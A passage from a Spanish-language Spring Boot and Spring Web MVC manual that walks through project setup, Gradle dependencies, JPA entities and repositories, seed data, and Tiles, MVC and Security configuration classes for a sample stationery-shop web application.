- **@EnableAutoConfiguration** es el corazón de Spring Boot. Le indica al framework que revise las dependencias que hemos definido y que aplique la configuración **que mejor le parezca** en función de lo que encuentre. Por ejemplo, como estamos usando Spring Web MVC configura los controladores, los resolutores de vistas, etc. Y lo mismo sucedería con las bases de datos, los servicios REST o cualquier otra cosa. Nos ahorra un montón de quebraderos de cabeza, y es el motivo del éxito de Spring Boot.

### 3.6.2 El fichero de configuración

Por tanto, con una anotación todo funciona “por defecto”. Todas las propiedades, todas las herramientas tendrán asignado un valor o un comportamiento por defecto, con lo que basta con usarlo para que funcione.

Obviamente aquí falla algo. Por muy listo que sea Spring Boot de ninguna manera puede saber cómo se llama mi base de datos, mi clave de usuario, o dónde quiero dejar mis páginas JSP. A menudo los valores por defecto que define no son válidos para nuestra aplicación.

Para cambiarlos tenemos el fichero de configuración de Spring Boot, **application.properties**. Cuando necesitemos modificar el valor asignado a una propiedad sólo tenemos que añadir la línea adecuada al fichero.

Los ficheros “properties” existen en Java desde el principio de los tiempos. El lenguaje dispone de clases estándares para leerlos y procesarlos. Son ficheros de texto en los que cada línea define una propiedad:

```
una.propiedad = el valor que necesite  
otra.propiedad.distinta = 42
```

El valor está separado de la propiedad por el símbolo de igual. La propiedad puede llamarse de cualquier forma, pero la costumbre es poner nombres largos y descriptivos partidos con puntos para facilitar la lectura.

Nuestra aplicación es muy simple, por lo que el fichero de configuración de Spring Boot sólo tiene dos líneas:

```
spring.mvc.view.prefix=/WEB-INF/  
spring.mvc.view.suffix=.jsp
```

Una de las muchas herramientas que Spring Boot ha configurado de forma automática es el resolutor de vistas. El controlador le comunica a Spring “de algún modo” qué vista quiere que se lance:

```
@RequestMapping(value = "/crear.html", method = RequestMethod.GET)
public String crear() {
    return "crear";
}
```

Por defecto Spring Boot configura un resolutor de vistas muy simple. El controlador devuelve un trozo del nombre de la página, que después se completa con un prefijo y un sufijo. No tengo ni idea de los valores por defecto que asigna, pero seguro que no me van a gustar, así que los cambio. Cuando el controlador devuelve “**crear**”, el framework lo convierte en “**/WEB-INF/crear.jsp**”, el nombre de una página real.

Para cada biblioteca que Spring Boot entiende y sabe configurar tendremos sus correspondientes propiedades modificables. Eso implica que literalmente hay miles de propiedades disponibles a las que podemos cambiar el valor.

---

La lista oficial con las propiedades más habituales la puedes encontrar en <https://docs.spring.io/spring-boot/docs/current/reference/html/appendix-application-properties.html>, aunque suele ser más rápido buscarlas directamente en <https://stackoverflow.com>. No te preocupes, en la práctica no suelen ser necesarias más de una docena.

Y por supuesto, otra de las ventajas de Spring Boot es que la configuración la tendremos centralizada en un único fichero: los logs, la base de datos, el resolutor de vistas o mensajes... todo se configura en "aplicación.properties".

## 4 Modelo, dependencias y configuración

Lo que hemos visto hasta el momento nos ha servido para comprender cómo funciona Spring Boot y Spring Web MVC. En los siguientes capítulos volveremos a verlo todo de forma exhaustiva. Ahora que sabemos qué piezas vamos a usar y cómo se unen podemos estudiarlas con detalle.

Para hacerlo vamos a desarrollar un segundo ejemplo, que usaremos en todos los capítulos restantes. Se trata de un proyecto muy simple; en realidad no hace nada útil salvo crear unos cuantos datos de prueba y permitir trabajar con ellos, pero emplea todas las herramientas habituales:


- Spring Data JPA, con MySQL.
- Tiles.
- Traducciones.
- Peticiones “tradicionales”, con JSP puro y con las JSTL de Spring.
- Peticiones AJAX, JSON y Jackson.
- Validaciones de JavaBeans mediante anotaciones.
- Sesiones.
- Spring Security.

Y alguna más. El programa es sencillo, pero tiene un poco de todo. Como ya he comentado en la introducción no pretendo explicar cada herramienta. Me centraré en Spring Boot y Spring Web MVC.

En este capítulo hablo precisamente de los temas en los que no quiero profundizar demasiado, pero que son imprescindibles para el proyecto: las dependencias, el modelo y la configuración básica. Y por supuesto, qué hace el ejemplo.

### 4.1 Descripción del ejemplo

La aplicación Web se limita a realizar las típicas operaciones CRUD con los “Tipos de productos”, “Productos”, “Usuarios” y “Proveedores”; lo veremos después en el apartado dedicado al modelo. Cuando el cliente accede por primera vez le pide que se identifique:



Y si utiliza el login y la clave de un usuario, puede entrar en el sistema:

A screenshot of the La Papelería dashboard. The top navigation bar includes "Inicio", "Usuarios", "Productos", "Proveedores", and "Tipos de producto". A dropdown menu is open under "Usuarios", showing options: "Ver", "Nuevo", "Eliminar", "Modificar", and "Estadísticas". The main content area displays a welcome message and some placeholder text. At the bottom, there are language links "en" and "es" and a copyright notice "© Javier Rodríguez 2020".

Salvo “inicio”, que enlaza con la página de bienvenida, los menús restantes son muy similares entre sí: ver, crear, borrar o modificar el elemento correspondiente. “Usuarios” tiene una opción añadida de “estadísticas”, una excusa para añadir un ejemplo con sesiones. El pie de la página tiene dos enlaces para cambiar a castellano o inglés, y el encabezado un “logout” para abandonar la sesión de seguridad

Por dentro las acciones sí que son distintas: usan peticiones tradicionales, AJAX, empleo JSP para dibujarlas, etiquetas XML de Spring, Tiles, JQuery, etc.

## 4.2 Creación del proyecto

Podemos crear el proyecto utilizando el asistente de “Spring Tool Suite 4”, pero quiero mostrar cómo se hace directamente desde la página Web oficial. Es muy similar, ya que el asistente usa internamente la página; la única diferencia real está en la forma de incorporarlo al espacio de trabajo del IDE.

La URL es <https://start.spring.io/>. La página está dividida en tres partes. En el lado izquierdo definimos el proyecto. Las opciones son las mismas que las del asistente, ya que éste usa internamente la página:

Project

Maven Project  Gradle Project

Language

Java  Kotlin  Groovy

Spring Boot

2.3.0 M4  2.3.0 (SNAPSHOT)  2.2.7 (SNAPSHOT)  2.2.6  
 2.1.14 (SNAPSHOT)  2.1.13

Project Metadata

Group: com.javi

Artifact: productos

Name: productos

Description: Ejemplo de Spring Boot

Package name: com.javi.productos

Packaging:  Jar  War

Java:  14  11  8

El lado derecho de la pantalla nos permite seleccionar las dependencias más habituales sin necesidad de buscarlas en Internet:

Dependencies ADD DEPENDENCIES... CTRL + B

**Spring Web** WEB  
Build web, including RESTful, applications using Spring MVC. Uses Apache Tomcat as the default embedded container.

**Spring Security** SECURITY  
Highly customizable authentication and access-control framework for Spring applications.

**MySQL Driver** SQL  
MySQL JDBC and R2DBC driver.


**Spring Data JPA** SQL  
Persist data in SQL stores with Java Persistence API using Spring Data and Hibernate.

Cuando hayamos acabado (el resto de dependencias las tendremos que añadir manualmente) podemos usar los botones de la parte inferior de la pantalla:



El botón **Share** genera una URL con todas las opciones que hemos seleccionado como parámetros, de modo que podemos compartir (o guardar) la configuración seleccionada. **Explore** nos permite ver el proyecto creado (carpetas, ficheros de Gradle, etc.) y por último, **Generate** es el que nos interesa; nos descarga un ZIP con el proyecto creado.

Una vez bajado lo descomprimimos donde nos interese (te recomiendo que uses tu espacio de trabajo) y lo importamos: "File", "Import" y "Existing Gradle Project":




Nos preguntará dónde está la carpeta del proyecto. Una vez seleccionada le diremos a todo que "sí" y "siguiente" y lo añadirá al espacio de trabajo.

A veces no lo actualiza automáticamente, por lo que no tendrá el aspecto esperado hasta que no pulses con el botón derecho sobre el proyecto y refresques Gradle.

#### 4.2.1 Codificación de caracteres


En el apartado 5.1.2.1, "Codificación de caracteres. UTF-8" explico por qué suele ser una buena idea usar Unicode en todo el proyecto. Pero Eclipse aplica la codificación por defecto del sistema en el que se ejecuta, y en el caso de Windows es ASCII.


Si estás usando Windows tienes que configurar Eclipse para que use UTF-8. Esa tarea se realiza desde **Windows, Preferences, General, Workspace**:




En el apartado "Text file encoding" puedes escoger qué codificación se aplicará por defecto a los ficheros de Java del espacio de trabajo.

Hay que hacer lo mismo con las páginas JSP. **Windows, Preferences, Web, JSP Files**:





Para acabar, de vez en cuando necesitas aplicar una codificación a un fichero concreto. Para hacerlo, en el árbol de archivos del explorador de proyectos pulsa sobre el fichero con el botón derecho del ratón y escoge **Resource**:



## 4.3 Dependencias

El proyecto usa Gradle. Éste es el fichero de configuración con todas las dependencias necesarias para que funcione el ejemplo:

```

plugins {
    id 'org.springframework.boot' version '2.2.5.RELEASE'
    id 'io.spring.dependency-management' version '1.0.9.RELEASE'
    id 'java'
    id 'war'
}

group = 'com.javi'
version = '0.0.1-SNAPSHOT'
sourceCompatibility = '1.8'

repositories {
    mavenCentral()
}

dependencies {
    implementation 'org.springframework.boot:spring-boot-starter-data-jpa'
    runtimeOnly 'mysql:mysql-connector-java'

    implementation 'org.springframework.boot:spring-boot-starter-web'
    providedRuntime 'org.springframework.boot:spring-boot-starter-tomcat'

    implementation 'org.springframework.boot:spring-boot-starter-security'
    implementation 'org.springframework.security:
        spring-security-taglibs:5.2.1.RELEASE'

    implementation group: 'javax.servlet', name: 'jstl', version: '1.2'
    providedCompile 'javax.servlet.jsp:jsp-api:2.3.3'
    implementation 'org.apache.tiles:tiles-jsp:3.0.8'

    testImplementation('org.springframework.boot:spring-boot-starter-test') {
        exclude group: 'org.junit.vintage', module: 'junit-vintage-engine'
    }
}

```

---

```

test {
    useJUnitPlatform()
}

```

Como ya vimos en el capítulo anterior el proyecto está diseñado como un proyecto de Java, para desplegarse como un WAR en un contenedor. También usa un plugin para unificar cómodamente las versiones de las bibliotecas de Spring Boot; me ahorra el escribirlas manualmente y tener cuidado.

Siempre que puedo uso las bibliotecas “spring-boot-starter”, que son un empaquetado de todas las bibliotecas necesarias para la tarea correspondiente: es más cómodo.

Cuidado con las dependencias que incorporas al proyecto. Ten en cuenta que Spring Boot está configurado para que “haga lo que quiera”, en función de las bibliotecas que encuentre. Aplicará un motón de configuración por defecto, que en ocasiones no coincidirá con lo que necesitas y hará que el proyecto falle. Añade las bibliotecas sólo cuando sepas qué va a hacer y sobre todo cómo cambiarlo. Esto es lo que hacen las dependencias del ejemplo:

- **spring-boot-starter-data-jpa.** La biblioteca para trabajar con un modelo JPA. Añade Hibernate, Spring Data JPA, validadores de JavaBeans (los estándares y los de Hibernate...) todo lo necesario para trabajar con entidades y el framework Spring Data. Spring Boot presupondrá que vas a trabajar con la base de datos “H2” y unos datos de conexión por defecto. Como no suele ser así, el proyecto fallará hasta que no configures la conexión correcta. Y cargues el driver de tu base de datos, claro.
- **spring-boot-starter-web.** Todo lo necesario para usar Spring Web MVC, que es mucho. Incluye la dependencia “spring-boot-starter-tomcat”.
- **spring-boot-starter-tomcat.** Permite lanzar la aplicación en un servidor Tomcat integrado. No quiero hacerlo, y además esta dependencia ya está incluida en la anterior, por lo que no la necesito. Sin embargo la instrucción “providedRuntime” de Gradle hace que el fichero WAR se empaquete de manera más eficiente. De todas formas, si quisiera usar un servidor integrado tendría que añadir “tomcat-embed-jasper” para tener toda la funcionalidad.
- **spring-boot-starter-security.** El marco de trabajo Spring Security. También aplica configuración por defecto. Hasta que no lo cambies te aparecerá una pantalla de login por defecto, el usuario será “user” y la clave aparecerá en la consola cada vez que arranques.
- **spring-security-taglibs.** Una biblioteca de etiquetas de Spring para dibujar las páginas JSP en función de la autorización del usuario actual. No es imprescindible, pero es cómoda.
- **mysql-connector-java.** Uso MySQL, así que necesito el driver JDBC.
- **jstl.** Uso páginas JSP, por lo que necesito alguna de las bibliotecas de etiquetas clásicas. En este proyecto he tenido que añadir las bibliotecas de grupo “javax.servlet”, pero en otros proyectos me ha funcionado con las del grupo “jstl”. Misterios. En el último proyecto tuve además que añadir esta dependencia:

```
implementation 'javax.servlet:servlet-api:2.5'
```

Spring Boot está configurado por defecto para trabajar con Thymeleaf. Si creo la carpeta “webapp” y ahí dentro añado páginas JSP **no funcionarán**, hasta que el framework se dé cuenta de que quiero usarlas. Una forma de hacerlo es incluir esta dependencia. Si por algún motivo quieres páginas JSP pero no quieres utilizar etiquetas de XML también puedes agregar esta biblioteca al fichero de Gradle:

```
providedCompile group: 'javax.servlet', name: 'jsp-api', version: '2.0'
```

- **javax.servlet.jsp-api.** Creo que es una versión de la anterior. La he añadido por un molesto error que el IDE me marcaba en una página JSP, concretamente en la plantilla del sitio Web:

```
<c:if test="#{pageContext.response.locale.language=='fr'}>
```


Marcaba como erróneas esa línea y otras similares, aunque después todo funcionaba correctamente. Al incorporar la biblioteca el mensaje desapareció (gracias, Stack Overflow). Además no añade nada al ejecutable final, ya que la dependencia es de tipo “providedCompile”.

- **tiles-jsp.** Uso JSP para generar la vista. Es muy común, pero anticuado y bastante cutre en algunos aspectos. Por ejemplo no dispone de plantillas decentes para generar las páginas, por lo que es necesaria alguna herramienta adicional como **Tiles**. Lo veremos más adelante.

- **spring-boot-starter-test**. Dependencia de JUnit, con todo lo necesario para trabajar correctamente con Spring Boot. Usa la versión 5, “jupiter”, y excluye explícitamente la biblioteca que permite usar las versiones antiguas en el entorno nuevo.

## 4.4 El modelo

La aplicación Web define cuatro entidades:



Utiliza repositorios de Spring Data JPA y validación mediante anotaciones. Algunas de las clases también las empleo para AJAX, así que he necesitado añadir algunos elementos para que Jackson las serialice correctamente. Y la entidad Usuario la utilizo en Spring Security, por lo que también he tenido que añadir una clase con su correspondiente interfaz; todo esto lo iremos viendo a lo largo del manual. El árbol de clases del modelo:



### 4.4.1 Entidades

El código (resumido) de **Usuario** es el siguiente:

```

@Entity
public class Usuario implements Serializable {
    public enum Rol {ROLE_CLIENTE, ROLE_ADMINISTRADOR, ROLE_TRABAJADOR};
    @Id
    @Length(min = 3, max = 40)
    @Column(length = 40) //Por la clave de la tabla de roles...
    private String login;
    @Column(length = 60)
    @Size(min = 6, max = 60)
    private String clave;
    @Length(min = 6, max = 100)
    private String nombreCompleto;
    @Enumerated(EnumType.STRING)
    @Column(length = 20)
    @ElementCollection(fetch = FetchType.EAGER)
    @NotEmpty
    private List<Rol> roles=new ArrayList<Rol>();

    public Usuario() {
    }

    public Usuario(String login,String clave,String nombreCompleto,Rol... roles) {
        this.login = login;
        this.clave = clave;
        this.nombreCompleto=nombreCompleto;
        for (Rol rol:roles)
            this.roles.add(rol);
    }
}

```

---

```

    ... (métodos get/set, equals, hashCode, toString)
}

```

Tiene tres propiedades de tipo String (login, clave y nombre completo) y una colección de roles de seguridad, que utilizaré en Spring Security. No me he molestado en crear una entidad independiente, simplemente he definido una enumeración. En este manual no voy a explicar las anotaciones correspondientes a la creación de entidades, pero sí las de validación de JavaBeans, más adelante.

La entidad **TipoProducto** representa los tipos de productos que puedo vender en mi tienda. No simula familias de productos, sino productos que por ejemplo pueden ser suministrados por diferentes proveedores:

Clave	Tipo de producto
CBC	Corrector blanco cinta
CBF	Corrector blanco frasco de cristal
CND	Cuaderno negro tapa dura
CRA	Cuaderno rojo anillas
CRC	Corrector rojo cinta
CVL	Cuaderno verde liso
GBP	Goma de borrar pequeña
MUJ	Mujercitas
NEU	Neuromante
TCN	Tinta china negra

El código de la entidad:

```

@Entity
public class TipoProducto implements Serializable {
    @Id
    @Column(columnDefinition = "CHAR(5)")
    @Pattern(regexp = "^[A-Z]{3}([0-9]{2})?$")
    private String id;
    @Length(min = 5, max = 100)
    private String nombre;
    //No basta con persist... Debe ser por la clave compuesta, aunque ni idea!
    @OneToMany(mappedBy = "tipoProducto",
               cascade = {CascadeType.PERSIST, CascadeType.MERGE})
    @JsonView(Ver.Colecciones.class)
    private List<Producto> productos=new ArrayList<>();

    public TipoProducto() {
    }

    public TipoProducto(String id, String nombre) {
        this.id=id;
        this.nombre = nombre;
    }

    public List<Producto> getProductos() {
        return productos;
    }

    public TipoProducto addProducto(Double precio, Proveedor proveedor) {
        Producto producto=new Producto(precio, this, proveedor);
        this.productos.add(producto);
        return this;
    }

    ... (métodos get/set, equals, hashCode, toString)
}

```

Sólo tiene un identificador, el nombre del tipo de producto y la relación de uno a varios con los productos. He decorado los campos con validadores y con una anotación para Jackson, que explicaré en su momento.

La entidad **Proveedor** es similar:

```

@Entity
public class Proveedor implements Serializable {

```

---

```

@Id
@GeneratedValue(strategy = GenerationType.IDENTITY)
private Integer id;
@Length(min = 5, max = 100)
private String nombre;
@Temporal(TemporalType.DATE)
@DateTimeFormat(pattern = "dd/MM/yyyy")
private Calendar fecha;
@OneToMany(mappedBy = "proveedor")
@JsonView(Ver.Colecciones.class)
private List<Producto> productos=new ArrayList<>();

public Proveedor() {
}

public Proveedor(String nombre, Calendar fecha) {
    this.nombre = nombre;
    this.fecha = fecha;
}

...(métodos get/set, equals, hashCode, toString)
}

```

Se compone de un identificador, el nombre, una fecha y la lista de productos que se supone suministra. También tiene una anotación para Jackson y varias para validaciones.

Por último he definido **Producto**. Tiene una relación de varios a uno con “Proveedor” y “TipoProducto”, y además esa relación es la clave de la entidad:

```

@Entity
public class Producto implements Serializable {
    @EmbeddedId
    private ClaveProducto claveProducto=new ClaveProducto();
    @DecimalMin("0.1")
    private Double precio;
    @ManyToOne
    @MapsId("idTipoProducto")
    @JsonView(Ver.Simples.class)
    private TipoProducto tipoProducto;
    @ManyToOne
    @MapsId("idProveedor")
    @JsonView(Ver.Simples.class)
    private Proveedor proveedor;

    public Producto() {
    }

    public Producto(Double precio,TipoProducto tipoProducto,Proveedor proveedor) {
        this.precio = precio;
        this.tipoProducto=tipoProducto;
        this.proveedor=proveedor;
    }

    ...(métodos get/set, equals, hashCode, toString)
}

```

La clave principal de la entidad es una clase embebida:

```

@Embeddable
public class ClaveProducto implements Serializable {
    private Integer idProveedor;
    private String idTipoProducto;

    public ClaveProducto() {
    }

```

---

```

    public ClaveProducto(Integer idProveedor, String idTipoProducto) {
        this.idProveedor = idProveedor;
        this.idTipoProducto = idTipoProducto;
    }

    ... (métodos get/set, equals, hashCode, toString)
}

```

Y por último, la clase que he utilizado para definir las “banderas” de las anotaciones de Jackson (las veremos más adelante):

```

public class Ver {
    public static class Simples{}
    public static class Colecciones{}
}

```

#### 4.4.2 Repositorios

Son triviales, y prácticamente no tienen nada añadido:

```

public interface RepositorioProducto extends JpaRepository<Producto,ClaveProducto>{
    @Query("Select p From Producto p Order by p.tipoProducto.nombre, p.proveedor.nombre")
    public List<Producto> getTodoOrdenado();
}

@Repository("proveedores")
public interface RepositorioProveedor extends JpaRepository<Proveedor,Integer>{

}

public interface RepositorioTipoProducto extends JpaRepository<TipoProducto,String>{

}

public interface RepositorioUsuario extends JpaRepository<Usuario,String>,
    MetodosUsuario{
}

```

**RepositorioProducto** tiene un método añadido que uso en los controladores. A **RepositorioProveedor** le he asignado un nombre, para usarlo como ejemplo de referencia a beans mediante “@Qualifier”. Y **RepositorioUsuario** tiene varios métodos manuales añadidos.

La interfaz **MetodosUsuario** y la clase que los implementa:

```

public interface MetodosUsuario {
    public void guardar(Usuario u);
    public void modificar(Usuario u, boolean encriptar);
}

@Repository
public class MetodosUsuarioImpl implements MetodosUsuario{
    @PersistenceContext
    private EntityManager em;
    @Autowired
    private PasswordEncoder pe;

    @Override
    @Transactional
    public void guardar(Usuario u) {
        u.setClave(this.pe.encode(u.getClave()));
        this.em.persist(u);
    }

    @Override
    @Transactional
    public void modificar(Usuario u, boolean encriptar) {
        if (encriptar) u.setClave(this.pe.encode(u.getClave()));
    }
}

```

```

        this.em.merge(u);
    }
}

```

Quería almacenar las claves encriptadas, y he decidido que eso es tarea del modelo, no del controlador. El problema es que no querré encriptarlas siempre, por lo que necesito métodos que me permitan trabajar de esa manera. Veremos cómo se usan cuando estudiemos Spring Security. También veremos cómo está definido el bean de clase “PasswordEncoder” en ese momento.

#### 4.4.3 Iniciar los datos

He diseñado el ejemplo para hacer pruebas, por lo que la base de datos se destruye y crea cada vez que se despliega la aplicación en el contenedor. Como quiero que tenga datos para comprobar su funcionamiento tengo que crearlos en el arranque del programa.

En la vida real es habitual tener que realizar alguna operación en el despliegue o cuando un bean se inicia, y existen al menos media docena de maneras de hacerlo. En el capítulo anterior vimos la anotación “@PostConstruct”, por ejemplo. En este caso he definido un bean que implementa la interfaz **ApplicationRunner**. Obliga a definir un método “run”, que se ejecuta cuando la aplicación comienza. Puedes usarla en varios beans, y decidir el orden de ejecución con “@Order”.

En el ejemplo la he implementado en la clase **IniciarDatos**:

```

@Component
public class IniciarDatos implements ApplicationRunner{
    @Autowired
    private RepositorioUsuario ru;
    @Autowired
    private RepositorioTipoProducto rtp;
    @Autowired
    @Qualifier("proveedores")
    private RepositorioProveedor rprov;

    @Override
    public void run(ApplicationArguments args) throws Exception {
        ru.guardar(new Usuario("javi","clavejavi","Javier Rodríguez Díez",
                               Usuario.Rol.ROLE_ADMINISTRADOR,
                               Usuario.Rol.ROLE_CLIENTE));
        ru.guardar(new Usuario("ana","claveana","Ana María Arregui",
                               Usuario.Rol.ROLE_CLIENTE));
        ru.guardar(new Usuario("luis","claveluis","Luis Pérez Salazar",
                               Usuario.Rol.ROLE_CLIENTE));

        Calendar fecha=Calendar.getInstance();
        fecha.set(2010, 2, 4);
        Proveedor co=new Proveedor("Compañía Occidental", fecha);
        fecha.set(2011, 12, 1);
        Proveedor sp=new Proveedor("Suministros Pérez", fecha);
        fecha.set(2017, 3, 7);
        Proveedor eg=new Proveedor("Empresas Generales", fecha);
        rprov.save(co);
        rprov.save(sp);
        rprov.save(eg);

        rtp.save(new TipoProducto("CRA","Cuaderno rojo anillas")
                 .addProducto(2.9,co)
                 .addProducto(2.56,sp));
        rtp.save(new TipoProducto("CVL","Cuaderno verde liso")
                 .addProducto(5.2,sp)
                 .addProducto(5.6,co));
        rtp.save(new TipoProducto("CND","Cuaderno negro tapa dura")
                 .addProducto(11.34,co));
        rtp.save(new TipoProducto("MUJ","Mujercitas")
                 .addProducto(9.95,sp));
        rtp.save(new TipoProducto("NEU","Neuromante")
                 .addProducto(12.5,co));
    }
}

```

```

        rtp.save(new TipoProducto("TCN","Tinta china negra")
                .addProducto(34.5,co));
        rtp.save(new TipoProducto("CBC","Corrector blanco cinta")
                .addProducto(2.56,sp)
                .addProducto(2.56,co));
        rtp.save(new TipoProducto("CRC","Corrector rojo cinta")
                .addProducto(2.56,sp));
        rtp.save(new TipoProducto("CBF","Corrector blanco frasco de cristal")
                .addProducto(20.0,sp)
                .addProducto(21.0,co));
        rtp.save(new TipoProducto("GBP","Goma de borrar pequeña")
                .addProducto(0.4,sp));
    }
}

```


Pide por inyección de dependencia los repositorios y los usa para crear los datos de prueba. Como ya he comentado, “RepositorioProveedor” lo inyecta por nombre en vez de tipo.

## 4.5 Configuración aplicada

Aprenderemos a configurar las herramientas utilizadas a medida que las vayamos viendo. Sin embargo pienso que es útil verlo todo en conjunto, aunque no vayamos al detalle de cada opción o clase.

### 4.5.1 Arranque y configuración

Éstas son las clases de arranque y configuración del proyecto:



Como vimos en el proyecto anterior, el asistente siempre crea al menos dos clases “ServletInitializer” y “ProductosApplication”:

```

public class ServletInitializer extends SpringBootServletInitializer {
    @Override
    protected SpringApplicationBuilder configure(SpringApplicationBuilder app){
        return app.sources(ProductosApplication.class);
    }
}

@SpringBootApplication
public class ProductosApplication {
}

```

En este caso he borrado la función “main” que añadió por defecto a la clase. Como ya sabes, la anotación “@SpringBootApplication” se encarga de que Spring Boot se configure y de que busque beans anotados a partir del directorio raíz del proyecto, incluidas las clases decoradas con @Configuration.

Una de ellas es **ConfigurarTiles**. Obviamente configura Tiles. Declara los dos beans necesarios para que Spring pueda funcionar con este sistema de plantillas. Lo define como un resolutor de vistas adicional y además carga un bean que sirve para configurarlo:

```

@Configuration
public class ConfigurarTiles {

    @Bean
    public TilesConfigurer tilesConfigurer() {
        final TilesConfigurer configurer = new TilesConfigurer();
        configurer.setDefinitions("/WEB-INF/tiles/tiles-*.xml");
        configurer.setCheckRefresh(true);
    }
}

```

---

```

        return configurer;
    }

    @Bean
    public UrlBasedViewResolver viewResolver() {
        UrlBasedViewResolver tilesViewResolver=new UrlBasedViewResolver();
        tilesViewResolver.setViewClass(TilesView.class);
        return tilesViewResolver;
    }
}

```

La clase **ConfigurarMVC** es más compleja:

```

@Configuration
public class ConfigurarMVC implements WebMvcConfigurer{

    @Bean
    public LocalValidatorFactoryBean validator(MessageSource ms) {
        LocalValidatorFactoryBean bean = new LocalValidatorFactoryBean();
        bean.setValidationMessageSource(ms);
        return bean;
    }

    @Bean
    public LocaleResolver localeResolver() {
        return new SessionLocaleResolver();
    }

    @Bean
    public LocaleChangeInterceptor localeChangeInterceptor() {
        LocaleChangeInterceptor lci = new LocaleChangeInterceptor();
        lci.setParamName("idioma");
        return lci;
    }

    @Override
    public void addInterceptors(InterceptorRegistry registry) {
        registry.addInterceptor(localeChangeInterceptor());
    }
    @Override
    public void addFormatters(FormatterRegistry registry) {
        registry.addFormatterForFieldAnnotation(new DniFactoria());
    }
}

```

Spring Boot configura de forma automática el framework Spring Web MVC, cargando los beans habituales. Pero en ocasiones necesitamos cambiar el comportamiento de esas clases y no es suficiente con las propiedades del fichero de configuración. Tenemos que extenderlas (o implementar interfaces con métodos por defecto de Java 8) y modificarlas. En este caso he añadido un interceptor para el cambio de idioma y un formateador mediante anotaciones.

Las clases que quedan se refieren a Spring Security. Las veremos con detalle (con mucho detalle) más adelante, pero las repito aquí para completar toda la configuración:

```

@EnableWebSecurity
@EnableGlobalMethodSecurity(
    prePostEnabled = true,
    securedEnabled = true,
    jsr250Enabled = true)
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter{

    @Bean
    public PasswordEncoder codificadorClaves() {
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();
    }
}

```

---

```

@Autowired
private UserDetailsService uds;

@Autowired
private PasswordEncoder pe;

@Override
